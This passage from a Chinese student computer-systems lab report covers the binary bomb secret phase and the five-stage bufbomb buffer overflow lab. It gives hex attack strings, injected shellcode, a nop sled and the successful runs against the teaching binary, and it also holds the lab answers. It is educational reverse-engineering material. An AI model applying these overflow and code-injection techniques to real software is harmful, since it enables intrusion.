975 8049264: 83 ec 08         sub    $0x8,%esp
976 8049267: 68 12 a2 04 08   push   $0x804a212
977 804926c: 8d 44 24 18       lea    0x18(%esp),%eax
978 8049270: 50              push   %eax
979 8049271: e8 5d fd ff ff   call   8048fd3 <strings_not_equal>
980 8049276: 83 c4 10         add    $0x10,%esp
981 8049279: 85 c0            test   %eax,%eax
982 804927b: 75 21            jne    804929e <phase_defused+0x7b>
983 804927d: 83 ec 0c         sub    $0xc,%esp
984 8049280: 68 d8 a0 04 08   push   $0x804a0d8
985 8049285: e8 36 f5 ff ff   call   80487c0 <puts@plt>
986 804928a: c7 04 24 00 a1 04 08 movl   $0x804a100,(&esp)
987 8049291: e8 2a f5 ff ff   call   80487c0 <puts@plt>
988 8049296: e8 44 fc ff ff   call   8048edf <secrete_phase>
989 804929b: 83 c4 10         add    $0x10,%esp
990 804929e: 83 ec 0c         sub    $0xc,%esp
991 80492a1: 68 38 a1 04 08   push   $0x804a138
992 80492a6: e8 15 f5 ff ff   call   80487c0 <puts@plt>
993 80492ab: 83 c4 10         add    $0x10,%esp
994 80492ae: 8b 44 24 5c       mov    0x5c(%esp),%eax
995 80492b2: 65 33 05 14 00 00 00 xor    %gs:0x14,%eax
996 80492b9: 74 05            je     80492c0 <phase_defused+0x9d>
997 80492bb: e8 d0 f4 ff ff   call   8048790 <_stack_chk_fail@plt>
998 80492c0: 83 c4 6c         add    $0x6c,%esp
999 80492c3: c3              ret
```

图 2.24 `phase_defused` 汇编代码

(2) 可以看到 `phase_defused` 出现了 `secrete_phase` 函数的调用（图第 988 行），且 `phase_defused` 调用了 `string_not_equal` 这个字符串比较函数，且在此之前调用了标准库中的 `sscanf` 函数，调用这两个函数时的参数已显式给出，可以直接在调试工具 `gdb` 中查看（见图 2.25）。

```
(gdb) x/s 0x804a209
0x804a209: "%d %d %s"
(gdb) x/s 0x804c4d0
0x804c4d0 <input_strings+240>: "4 19"
(gdb) x/s 0x804a212
0x804a212: "DrEvil"
```

图 2.25 通过调试工具查看可疑字符串

(3) 可以看到 `0x804c4d0` 指向的是我们输入的第 4 个字符串，而 `sscanf` 读取的格式是两个十进制整数和一个字符串，从而可以知道隐藏阶段的开关应该是在第 4 个阶段输入完答案后加上一个特定的字符串，而调用 `string_not_equal`

函数时一个参数指向的字符串是“DrEvil”，因而猜测这个特定的字符串就是“DrEvil”。尝试在阶段 4 的答案后加上“DrEvil”这个字符串，在顺利完成阶段后按照预期进入了隐藏关卡（见图 2.26），可知“DrEvil”就是隐藏阶段的开关。

```
4 19 DrEvil
So you got that one. Try this one.
0489ad
Good work! On to the next...
4 2 1 5 3 6
Curses, you've found the secret phase!
But finding it and solving it are quite different...
```

图 2.26 进入隐藏阶段

（4）在之前我们以及关注到了隐藏关卡的函数名叫 `secrete_phase`，于是接下来观察 `secrete_phase`（见图 2.27）。观察到第 693 至 697 行可知，在隐藏阶段我们需要输入一个参数 `x` 使得 `func7(0x804c088, x)` 的返回结果等于 2，于是隐藏阶段的破解转化为 `func7` 的理解。

```
677 08048edf <secrete_phase>:
678 8048edf: 53          push    %ebx
679 8048ee0: 83 ec 08    sub     $0x8,%esp
680 8048ee3: e8 42 02 00 00 call    804912a <read_line>
681 8048ee8: 83 ec 04    sub     $0x4,%esp
682 8048eeb: 6a 0a      push    $0xa
683 8048eed: 6a 00      push    $0x0
684 8048eef: 50          push    %eax
685 8048ef0: e8 8b f9 ff ff call    8048880 <strtol@plt>
686 8048ef5: 89 c3      mov     %eax,%ebx
687 8048ef7: 8d 40 ff    lea     -0x1(%eax),%eax
688 8048efa: 83 c4 10    add     $0x10,%esp
689 8048efd: 3d e8 03 00 00 cmp     $0x3e8,%eax
690 8048f02: 76 05      jbe     8048f09 <secrete_phase+0x2a>
691 8048f04: e8 c1 01 00 00 call    80490ca <explode_bomb>
692 8048f09: 83 ec 08    sub     $0x8,%esp
693 8048f0c: 53          push    %ebx
694 8048f0d: 68 88 c0 04 08 push    $0x804c088
695 8048f12: e8 77 ff ff ff call    8048e8e <fun7>
696 8048f17: 83 c4 10    add     $0x10,%esp
697 8048f1a: 83 f8 02    cmp     $0x2,%eax
698 8048f1d: 74 05      je      8048f24 <secrete_phase+0x45>
699 8048f1f: e8 a6 01 00 00 call    80490ca <explode_bomb>
700 8048f24: 83 ec 0c    sub     $0xc,%esp
701 8048f27: 68 14 a0 04 08 push    $0x804a014
702 8048f2c: e8 8f f8 ff ff call    80487c0 <puts@plt>
703 8048f31: e8 ed 02 00 00 call    8049223 <phase_defused>
704 8048f36: 83 c4 18    add     $0x18,%esp
705 8048f39: 5b          pop     %ebx
706 8048f3a: c3          ret
```

图 2.27 `secrete_phase` 的汇编代码

（7）找到 `func7` 后（见图 2.28），看到 `func7` 调用了其本身（图 2.28 第 658 行和第 668 行），可以知道这这也是一个递归函数，那么递归函数的破解的关键在于将其转化为 C 语言代码，经过对反汇编形成的汇编代码的分析和加工，转化后的 C 代码见图 2.29。

```

645 00408e8e <fun7>:
646 80408e8f: 53                push    %ebx
647 80408e8f: 83 ec 08          sub     $0x8,%esp
648 80408e92: 8b 54 24 10        mov     0x10(%esp),%edx
649 80408e96: 8b 4c 24 14        mov     0x14(%esp),%ecx
650 80408e9a: 85 d2             test    %edx,%edx
651 80408e9c: 74 37             je      80408ed5 <fun7+0x47>
652 80408e9e: 8b 1a             mov     (%edx),%ebx
653 80408ea0: 39 cb             cmp     %ecx,%ebx
654 80408ea2: 7e 13             jle     80408eb7 <fun7+0x29>
655 80408ea4: 83 ec 08          sub     $0x8,%esp
656 80408ea7: 51                push    %ecx
657 80408ea8: ff 72 04          pushl   0x4(%edx)
658 80408eab: e8 de ff ff ff    call    80408e8e <fun7>
659 80408eb0: 83 c4 10          add     $0x10,%esp
660 80408eb3: 01 c0             add     %eax,%eax
661 80408eb5: eb 23             jmp     80408eda <fun7+0x4c>
662 80408eb7: b8 00 00 00 00    mov     $0x0,%eax
663 80408ebc: 39 cb             cmp     %ecx,%ebx
664 80408ebe: 74 1a             je      80408eda <fun7+0x4c>
665 80408ec0: 83 ec 08          sub     $0x8,%esp
666 80408ec3: 51                push    %ecx
667 80408ec4: ff 72 08          pushl   0x8(%edx)
668 80408ec7: e8 c2 ff ff ff    call    80408e8e <fun7>
669 80408ecc: 83 c4 10          add     $0x10,%esp
670 80408ecf: 8d 44 00 01        lea     0x1(%eax,%eax,1),%eax
671 80408ed3: eb 05             jmp     80408eda <fun7+0x4c>
672 80408ed5: b8 ff ff ff ff    mov     $0xffffffff,%eax
673 80408eda: 83 c4 08          add     $0x8,%esp
674 80408edd: 5b                pop     %ebx
675 80408ede: c3                ret

```

图 2.28 func7 汇编代码

```

int func7(int *p, int x){
    int r;
    if(!p)
        return -1;
    if(*p > x)
        return 2 * func7(p+1, a);
    r = 0;
    if(*p != a)
        return 2 * func7(p+2, a) + 1;
    return r;
}

```

图 2.29 func7C 代码

(8) 可以看到 func7 的返回值不仅和我们输入的 x 有关，还和 p 指向的这片内存区域内存密切相关，于是我们在调试工具 gdb 中查看这片内存中的具体内容，且在 (6) 中我们看到 secrete_phase 中调用 func7 时传入的参数是 0x804c088，于是查看结果见图 2.30。

```

(gdb) x/20x 0x804c088
0x804c088 <n1>: 0x00000024      0x0804c094      0x0804c0a0      0x00000008
0x804c098 <n21+4>: 0x0804c0c4      0x0804c0ac      0x00000032      0x0804c0
b8
0x804c0a8 <n22+8>: 0x0804c0d0      0x00000016      0x0804c118      0x0804c1
00
0x804c0b8 <n33>: 0x0000002d      0x0804c0dc      0x0804c124      0x000000
06
0x804c0c8 <n31+4>: 0x0804c0e8      0x0804c10c      0x0000006b      0x0804c0
f4

```

图 2.30 调试工具内存查看结果

(9) 为了使得 func7(0x804c088, x) 的返回结果为 2，我们可以构造这样一条递归路径

$$\begin{aligned}
func7(0x804c088, x) &= 2 * func7(0x804c094, x) (x < 0x24 \text{ 时等号成立}) \\
&= 2 * (2 * func7(0x804c0ac, x) + 1) (x > 0x08 \text{ 时等号成立}) \\
&= 2(x = 0x16 \text{ 时等号成立})
\end{aligned}$$

即 $x = 22$ 时满足 $func7(0x804c088, x) = 2$ ，因而隐藏关卡的答案就是 22。

4. 实验结果

在阶段 4 中输入的字符串后面加上一个 “DrEvil”，可以看到在六个正常阶段结束后进入了隐藏阶段，在隐藏阶段输入 22 后提示输入正确（见图 2.31），可知隐藏阶段破解成功。

```

jovy@ubuntu:~/Lab/Computer System/Lab2/U201814713$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
0 -550
Halfway there!
4 19 DrEvil
So you got that one. Try this one.
0489ad
Good work! On to the next...
4 2 1 5 3 6
Curses, you've found the secret phase!
But finding it and solving it are quite different...
22
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!

```

图 2.31 隐藏阶段破解成功

1.3 实验小结

通过这次实验，对程序机器级表示的理解深刻了很多，也对了解了逆向工程的基本原理，掌握了逆向工程的基础方法和技巧，同时对汇编语言也熟悉了很多，下面从本次实验使用的理论、技术、方法和结果这四个方面进行总结。

这次实验使用的主要理论是程序的机器表示，其中过程调用的机器级表示涉及寄存器的保护和使用、调用过程中栈和栈帧及其结构的变化、参数和返回结果的传递以及递归过程的调用；分支结构的机器级表示涉及条件运算表达式的机器级表示、if-else 语句的机器级表示以及 switch 语句的机器级表示；循环结构的机器级表示主要是 for 循环的机器级表示；复杂数据机构的机器级表示涉及数组、结构、指针以及链表的机器级表示等。

这次实验使用的主要技术是逆向工程。主要是通过分析静态反汇编得到的汇编代码和动态调试进行逆向，其中以分析汇编代码为主，通过对程序机器级

表示的理解对程序进行分析和推理，从而达到破解程序的目的。

这次实验使用的方法十分多样和灵活。对于字符串匹配，关键是找到字符串在内存中的起始地址；对于循环，关键在于循环变量、循环出口和循环体的内容；对于分支结构，弄清楚分支结构的框架即可；对于递归函数，最好写出递归函数的 C 代码形式，便于理解和分析；对于指针，要弄清楚指针的数值和所指向的内容；对于结构，关键在于弄清楚结构体里面有哪些变量，都是什么类型的。

这次实验的结果还是比较完整的，不仅完成了规定的六个阶段，还找到了隐藏阶段的开关并顺利破解了隐藏关卡。但我们还需要认识到大部分程序的机器级表示远比这次实验所破解的程序复杂，在逆向工程的工作中遇到的问题远比这次实验困难，因而在日后还需要加强对程序机器级表示的理解。

实验 3: 缓冲区溢出攻击

3.1 实验概述

2.1.1 实验目的

- (1) 增强对 IA-32 过程调用规则和栈结构的理解
- (2) 了解缓冲区溢出攻击的基本原理和方法
- (3) 熟练掌握 Linux 系统下 gdb、objdump、gcc 等工具的使用方法
- (4) 增加对汇编语言的熟悉程度

2.1.2 实验目标

对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击 (buffer overflow attacks), 也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像, 继而执行一些原来程序中没有的行为。

2.1.3 实验要求

- (1) 将实验结果保存在.txt 文件中以备检查
- (2) 梳理缓冲区溢出攻击过程并撰写实验报告

3.2 实验内容

实验内容概述: 这个缓冲区溢出攻击实验分为 5 个阶段, 每个阶段都需要设计一个攻击字符串来完成一个特定的攻击行为。5 个阶段的难度依次递增。

3.2.1 阶段 1 Smoke

1.任务描述

构造一个攻击字符串作为 bufbomb 的输入, 而在 getbuf()中造成缓冲区溢出, 使得 getbuf()返回时不是返回到 test()函数继续执行, 而是转向执行 smoke()。

2.实验设计

已知过程调用时会将过程调用结束时返回的地址压入堆栈, 因而如果希望 getbuf()返回时转向执行 smoke(), 那么就需要通过缓冲区溢出修改这个返回地址, 修改为 smoke()的入口地址。

3.实验过程

(1) 在 getbuf()中可以看到要求输入的字符串长度为 0x28 (即 40 个字符), 根据我们对 IA-32 栈结构的了解, 在这个缓冲区的上面首先是上一个栈帧的栈

帧底（ebp 寄存器旧值），然后是返回地址，因而我们需要输入 48 个字符，前 44 个字符可以任意，最后 4 个字符必须正确指向 smoke() 的入口地址。

（2）根据对 bufbomb 可执行目标文件的反汇编，可以看到 smoke() 的入口地址为 0x08048c90，因而可以将最后四个字符设计为 90 8c 04 08（小端模式），就可以正确将返回地址修改为 smoke() 的入口地址了。

4. 实验结果

将设计的字符串（见图 3.1）通过 linux 系统管道操作和 cat 命令直接调用 smoke，实验结果见图 3.2。

```
1 /* Padding required: 44 bytes */
2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
4
5 /* smoke located at: 0x08048c90 */
6 90 8c 04 08
7 |
```

图 3.1 缓冲区溢出攻击阶段 1 构造的攻击字符串

```
joxy@ubuntu:~/Lab/Computer System/Lab3/lab3$ cat smoke_U201814713.txt |./hex2raw |./bufbomb -u U201814713
Userid: U201814713
Cookie: 0x5b975f43
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

图 3.2 缓冲区溢出攻击阶段 1 实验结果

3.2.2 阶段 2 Fizz

1. 任务描述

构造一个攻击字符串作为 bufbomb 的输入，在 getbuf() 中造成缓冲区溢出，使得本次 getbuf() 返回时不是返回到 test 函数继续执行，而是转向执行 fizz()。

与 Smoke 阶段不同和且较难的地方在于 fizz 函数需要一个输入参数，因此要设法将 cookie 值作为参数传递给 fizz 函数，以便于 fizz 中 val 与 cookie 的比较能够成功。

2. 实验设计

可以使用与阶段 1 同样的方法修改栈中的返回地址（前 44 个字节任意设置，然后修改返回地址），但为了达到传递参数的目的，还需要修改这个返回地址上面 8 个字节的内容（4 个字节作为调用 fizz() 的返回地址，4 个字节作为参数 val 的传递）。

3. 实验过程

（1）使用与阶段 1 同样的方法，可以将调用 getbuf() 时的返回地址修改为

fizz()的入口地址，在反汇编结果中可以看到是 0x08048cba，因而返回地址那 4 个字节应该为 ba 8c 04 08。

(2) 接下来的 4 个字节应该是调用 fizz()时的返回地址，但考虑到程序执行完 fizz()后会直接退出程序，因而这 4 个字节可以任意设置。

(3) 本次实验的 Cookie 值为 0x5b975f43，因而参数传递的这 4 个字节应该是 43 5f 97 5b。

4.实验结果

将设计的字符串（见图 3.3）通过 linux 系统管道操作和 cat 命令直接调用 fizz，实验结果见图 3.4。

```
1  /* Padding required: 44 bytes */
2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
3  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
4
5  /* fizz located at: 0x08048cba */
6  ba 8c 04 08
7
8  /* fizz return address (no need to return test) */
9  00 00 00 00
10
11 /* Cookie (parameter): 0x5b975f43 */
12 43 5f 97 5b
13
```

图 3.3 缓冲区溢出攻击阶段 2 构造的攻击字符串

```
jovy@ubuntu:~/Lab/Computer System/Lab3/Lab3$ cat fizz_U201814713.txt |./hex2raw |./bufbomb -u U201814713
Userid: U201814713
Cookie: 0x5b975f43
Type string:Fizz!: You called fizz(0x5b975f43)
VALID
NICE JOB!
```

图 3.4 缓冲区溢出攻击阶段 2 实验结果

3.2.3 阶段 3 Bang

1.任务描述

设计包含攻击代码的攻击字符串，所含攻击代码首先将全局变量 global_value 设置为你的 cookie 值，然后转向执行 bang()。

2.实验设计

先使用 objdump 工具查看 bufbomb 的符号表，找到 global_value 这个全局变量在内存中的地址，然后根据这个地址编写对应的汇编代码，接着汇编得到二进制代码，将这段二进制代码插入到字符串中，然后按照和阶段 1 相同的方法修改返回地址，修改为编写的二进制代码起始位置即可。

3.实验过程

(1) 在命令行中输入命令 objdump -t bufbomb，根据返回结果（见图 3.5）


可以看到 global_value 的地址为 0x0804c218。



08048c00	g	F .text	0000004b	fizz
0804a000	g	O .rodata	00000004	_IO_stdin_used
0804b100	g	O .data	00001000	host_table
00000000		F *UND*	00000000	srand@GLIBC_2.0
00000000		F *UND*	00000000	mmap@GLIBC_2.0
0804c218	g	O .bss	00000004	global_value
00000000		F *UND*	00000000	_libc_start_main@GLIBC_2.0
00000000		F *UND*	00000000	write@GLIBC_2.0
00000000		F *UND*	00000000	getopt@GLIBC_2.0
00000000		F *UND*	00000000	strcasecmp@GLIBC_2.0
0804a030	g	F .text	0000005a	_libc_csu_init
0804c1e4	g	O .bss	00000004	stdin@GLIBC_2.0
00000000		F *UND*	00000000	_isoc99_sscanf@GLIBC_2.7
00000000		F *UND*	00000000	_isoc99_sscanf@GLIBC_2.7

图 3.5 objdump 工具查看全局变量 global_value 的地址


(2) 编写对应的汇编代码（见图 3.6），完成功能如下：将 global_value 的值修改为 Cookie 值(0x5b975f43)，将 bang()的入口地址(0x08048d05)压入栈中，跳转到 bang()中继续执行。



```
1 pushl %ebx
2 movl $0x0804c218, %ebx
3 movl $0x5b975f43, (%ebx)
4 popl %ebx
5 pushl $0x08048d05
6 ret
7
```

图 3.6 完成 bang 功能的汇编代码

(3) 在 gdb 中调试 bufbomb，得到调用 getbuf()时的栈帧底（对应的 ebp 寄存器的值），查看结果见图 3.7，可知 getbuf()的栈帧底为 0x556834c0，根据缓冲区长度可以知道缓冲区的首址为 0x556834c0-0x28=0x55683498。



Register group: general		
eax	0x8f6fc42	150404162
ecx	0x8f6fc42	150404162
edx	0xb7fbb3e4	-1208241180
ebx	0x0	0
esp	0x55683488	0x55683488 <_reserved+1037448>
ebp	0x556834c0	0x556834c0 <_reserved+1037504>
esi	0x55686420	1432904736
edi	0x1	1
eip	0x80491f2	0x80491f2 <getbuf+6>
eflags	0x216	[PF AF IF]
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

图 3.7 在 gdb 中查看调用 getbuf()时的栈帧底

(4) 在攻击字符串的开头插入（2）中汇编得到的二进制代码，然后用同阶段 1 中的方法修改返回地址，修改为缓冲区的首址(0x55683498)，也就是插入攻击代码的地方，使得我们插入的攻击代码得以执行。

4.实验结果

将设计的字符串（见图 3.8）通过 linux 系统管道操作和 cat 命令直接调用 bang，实验结果见图 3.9。

```

1  /* Attack Code (19 bytes in total) */
2  53                               /* pushl %ebx */
3  bb 18 c2 04 08                   /* movl $0x0804c218,%ebx */
4  c7 03 43 5f 97 5b               /* movl $0x5b975f43, (%ebx) */
5  5b                               /* popl %ebx */
6  68 05 8d 04 08                   /* pushl $0x08048d05 */
7  c3                               /* ret */
8
9  /* Padding required: 25 bytes */
10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
11
12 /* Address of the Attack Code: 0x556834c0 - 0x28 = 0x55683498 */
13 98 34 68 55
14

```

图 3.8 缓冲区溢出攻击阶段 3 构造的攻击字符串

```

jovy@ubuntu:~/Lab/Computer System/Lab3/lab3$ cat bang_U201814713.txt |./hex2raw |./bufbomb -u U201814713
Userid: U201814713
Cookie: 0x5b975f43
Type string:Bang!: You set global_value to 0x5b975f43
VALID
NICE JOB!

```

图 3.9 缓冲区溢出攻击阶段 3 实验结果

3.2.4 阶段 4 Bomb

1.任务描述

构造一个攻击字符串，将 `eax` 寄存器的值修改为 Cookie 值，使得 `getbuf` 函数不管获得什么输入，都能将正确的 cookie 值返回给 `test` 函数，而不是返回值 1。除此之外，攻击代码应还原任何被破坏的状态，将正确返回地址压入栈中，并执行 `ret` 指令从而真正返回到 `test` 函数。

2.实验设计

通过 `gdb` 工具查看调用 `test` 函数时的栈帧底（`ebp` 寄存器的值），然后编写对应的汇编代码，完成修改寄存器 `eax` 和 `ebp` 的功能，同时返回到 `test` 函数中 `getbuf` 调用处之后，接着将这段汇编代码汇编成二进制代码，插入到攻击字符串的开头，同时按照阶段 1 中的方法将返回地址修改为缓冲区的首址即可。

3.实验过程

（1）在 `gdb` 中调试 `bufbomb`，得到调用 `test()` 时的栈帧底（对应的 `ebp` 寄存器的值），查看结果见图 3.10，可知 `test()` 的栈帧底为 `0x556834f0`。

```

Register group: general
eax      0xc      12
ecx      0x0      0
edx      0xb7bc870 -1208235920
ebx      0x0      0
esp      0x556834ec 0x556834ec <_reserved+1037548>
ebp      0x556834f0 0x556834f0 <_reserved+1037552>
esi      0x55686420 1432904736
edi      0x1      1
eip      0x8048e71 0x8048e71 <test+4>
eflags   0x246     [ PF ZF IF ]
cs       0x73     115
ss       0x7b     123
ds       0x7b     123
es       0x7b     123
fs       0x0      0
gs       0x33     51

```

图 3.10 在 `gdb` 中查看调用 `getbuf()` 时的栈帧底

(2) 编写对应的汇编代码（见图 3.11），完成功能如下：将寄存器 `eax` 的值修改为 `Cookie` 值(0x5b975f43)，将寄存器 `ebp` 的值修改为 `test()` 的栈帧底(0x556834f0)，将 `test()` 中 `getbuf` 调用处的下一条指令地址(0x08048e81)压入栈中，跳转到 `test()` 中继续执行，使 `test()` 察觉不到攻击行为。

```
1  movl $0x5b975f43, %eax
2  movl $0x556834f0, %ebp
3  pushl $0x08048e81
4  ret
5
```

图 3.11 完成 boom 功能的汇编代码

(3) 在攻击字符串的开头插入（2）中汇编得到的二进制代码，然后用同阶段 1 中的方法修改返回地址，修改为缓冲区的首址(0x55683498)，也就是插入攻击代码的地方，使得我们插入的攻击代码得以执行。

4.实验结果

将设计的字符串（见图 3.12）通过 `linux` 系统管道操作和 `cat` 命令直接 boom，实验结果见图 3.13。

```
1  /* Attack Code (16 bytes in total) */
2  b8 43 5f 97 5b      /* movl $0x5b975f43,%eax */
3  bd f0 34 68 55      /* movl $0x556834f0,%ebp */
4  68 81 8e 04 08      /* pushl $0x08048e81 */
5  c3                  /* ret */
6
7  /* Padding required: 28 bytes */
8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
9
10 /* Address of the Attack Code: 0x556834c0 - 0x28 = 0x55683498 */
11 98 34 68 55
12 |
```

图 3.12 缓冲区溢出攻击阶段 4 构造的攻击字符串

```
jovy@ubuntu:~/Lab/Computer System/Lab3/Lab3$ cat boom_U201814713.txt |./hex2raw |./bufbomb -u U201814713
Userid: U201814713
Cookie: 0x5b975f43
Type string:Boom!: getbuf returned 0x5b975f43
VALID
NICE JOB!
```

图 3.13 缓冲区溢出攻击阶段 4 实验结果

3.2.5 阶段 5 Nitro

1.任务描述

构造一个攻击字符串，保证每次都能够正确复原栈被破坏的状态，以使得程序每次都能够正确返回到 `test`，且返回值为 `Cookie` 值。

2.实验设计

考虑到 `ebp` 寄存器和 `esp` 寄存器的值之间不变的关系，可以通过 `esp` 寄存器间接求 `ebp` 寄存器的值，从而达到每次都能够正确复原栈被破坏的目的。然

后通过 gdb 工具查看 5 次调用过程中缓冲区首址的范围，并借助 nop 指令的特点，使得攻击代码得以执行。

3.实验过程

(1) 通过查看反汇编得到的汇编代码，可以看到 testn()函数的栈帧中 ebp 和 esp 的差值应该为 $0x24+4=0x28$ ，因而每次返回时只需要将 esp 的值加上 0x28，即为 ebp 寄存器的旧值。

(2) 每次调用 getbufn()时 eax 都会指向缓冲区的首址，可以在 gdb 工具中查看五次调用过程中 eax 寄存器的值所在的范围（见图 3.14）。可以知道缓冲区的首址的范围为 0x55683248~0x556832b8。

```
(gdb) b *0x08049213
Breakpoint 1 at 0x08049213
(gdb) run -n -u U201814713
Starting program: /home/jovy/Lab/Computer System/Lab3/lab3/bufbomb -n -u U201814713
Userid: U201814713
Cookie: 0x5b975f43

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$1 = 0x556832b8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$2 = 0x55683248
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$3 = 0x55683288
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$4 = 0x55683288
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$5 = 0x55683298
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time
```

图 3.14 gdb 工具查看缓冲区首址范围

(3) 编写对应的汇编代码（见图 3.15），完成功能如下：将寄存器 eax 的值修改为 Cookie 值(0x5b975f43)，将寄存器 ebp 的值修改为 testn()的栈帧底(%esp-0x28)，将 testn()中 getbufn 调用处的下一条指令地址 (0x08048e15)压入栈中，跳转到 testn()中继续执行，使 testn()察觉不到攻击行为。


```
1  movl $0x5b975f43, %eax
2  lea 0x28(%esp), %ebp
3  pushl $0x08048e15
4  ret
5
```

图 3.15 完成 nitro 功能的汇编代码

(4) 根据栈的结构，可以将攻击代码的起始地址设计为 0x556832b8（缓冲区首址范围的最大值），然后将攻击代码插入攻击字符串的尾部，前面用 nop 填充（机器码为 90）。

4.实验结果

将设计的字符串（见图3.16）通过linux系统管道操作和cat命令直接nitro，实验结果见图3.17。

[illegible]

图 3.16 缓冲区溢出攻击阶段 5 构造的攻击字符串

```
jovy@ubuntu:~/Lab/Computer System/Lab3/Lab3$ cat nitro_U201814713.txt |./hex2raw -n |./bufbomb -n -u U201814713  
Userid: U201814713  
Cookie: 0x5b975f43  
Type string:KABOOM!: getbufn returned 0x5b975f43  
Keep going  
Type string:KABOOM!: getbufn returned 0x5b975f43  
Keep going  
Type string:KABOOM!: getbufn returned 0x5b975f43  
Keep going  
Type string:KABOOM!: getbufn returned 0x5b975f43  
Keep going  
Type string:KABOOM!: getbufn returned 0x5b975f43  
KEEP GOING!  
VALID  
NICE JOB!
```

图 3.17 缓冲区溢出攻击阶段 5 实验结果

3.3 实验小结

通过这次实验，对程序 IA-32 过程调用和栈结构的理解深刻了很多，也了解了缓冲区溢出攻击的基本原理，掌握了缓冲区溢出攻击的基本方法和技巧，

同时对汇编语言也熟悉了很多，下面从本次实验使用的理论、技术、方法和结果这四个方面进行总结。

这次实验使用的主要理论是 IA-32 过程调用中栈结构的变化，IA-32 过程调用时栈中要先传递参数，再保存返回地址，然后保存 ebp 的旧值，最后开辟新的栈帧。

这次实验使用的主要技术是缓冲区溢出攻击。主要涉及返回地址的修改、参数的传递和恶意攻击代码的插入。

这次实验使用的方法十分多样和灵活，但关键都在于返回地址的计算和 ebp 旧值的获取。对于原程序中的已有的代码，可以直接查找到地址，然后将返回地址修改为这个值即可；而对于在字符串中插入的攻击代码，其地址需要通过栈帧底的值和缓冲区的长度计算得到，ebp 的旧值也可以直接通过 gdb 工具看到；而如果每次程序运行时栈的地址会变化的话，则还需要借助 nop 指令实现滑行技术，ebp 的旧值也需要通过其与 esp 寄存器之间的定量关系来计算。

这次实验的结果还是比较完整的，顺利完成了规定的五个阶段。但我们还需要认识到大部分情况下的缓冲区溢出攻击远比这次实验复杂，在缓冲区溢出攻击的工作中遇到的问题远比这次实验困难，因而在日后还需要加强对过程调用和栈结构变化的理解。

实验总结

计算机系统基础的实验课让我深刻地理解了一个程序在机器上的表示，包括各种类型数据的表示和运算、各种指令的表示以及 IA-32 过程调用和栈结构的变化。

数据实验，加深了我对无符号整数、有符号整数和浮点数在机器上表示的理解。其中最大的收获是了解了无符号整数和有符号整数的区别和联系，包括对它们进行各种运算的相同点和不同点，以及标志寄存器的置位。其次，也让我们更深入地了解了浮点数的表示方式和性质等。这些收获，一方面可以帮助我们规避一些错误，另一方面可以帮助我们编写出效率更高的程序。

二进制炸弹实验，让我们深刻理解了程序的机器级表示，包括分支、循环等结构以及过程调用的机器级表示，也涉及到了结构、链表等复杂数据结构的机器级表示。同时也了解了逆向工程的基本原理的基础方法，也学习了 linux 系统下 gdb、objdump 等工具的基本使用方法，并增加了对汇编语言的熟悉程度。

缓冲区溢出攻击实验，让我们着重理解了 IA-32 的过程调用和栈结构的变化。也让我们体验了如何通过设计攻击字符串使程序返回到我们希望它返回到的地方，也知道了如何在攻击字符串中蕴含跳转时需要传递的参数，最重要的是学习了如何在攻击字符串内嵌入攻击代码，使程序执行一些我们希望它进行的操作，也了解了如何恢复对原有栈的破坏以使调用函数察觉不到我们的攻击。

总的来说，经过计算机系统的实验，我们收获颇丰，更加深入地了解了一个程序在底层的表示，这既有助于我们规避一些难以察觉的错误，也可以帮助我们编写出效率更高的程序。但我们也要清楚的认识到，计算机系统的运行原理远比我们现在了解到的复杂的多，因而在日后的学习中，还需要继续参考相关资料，进一步加深对计算机系统的认识和理解。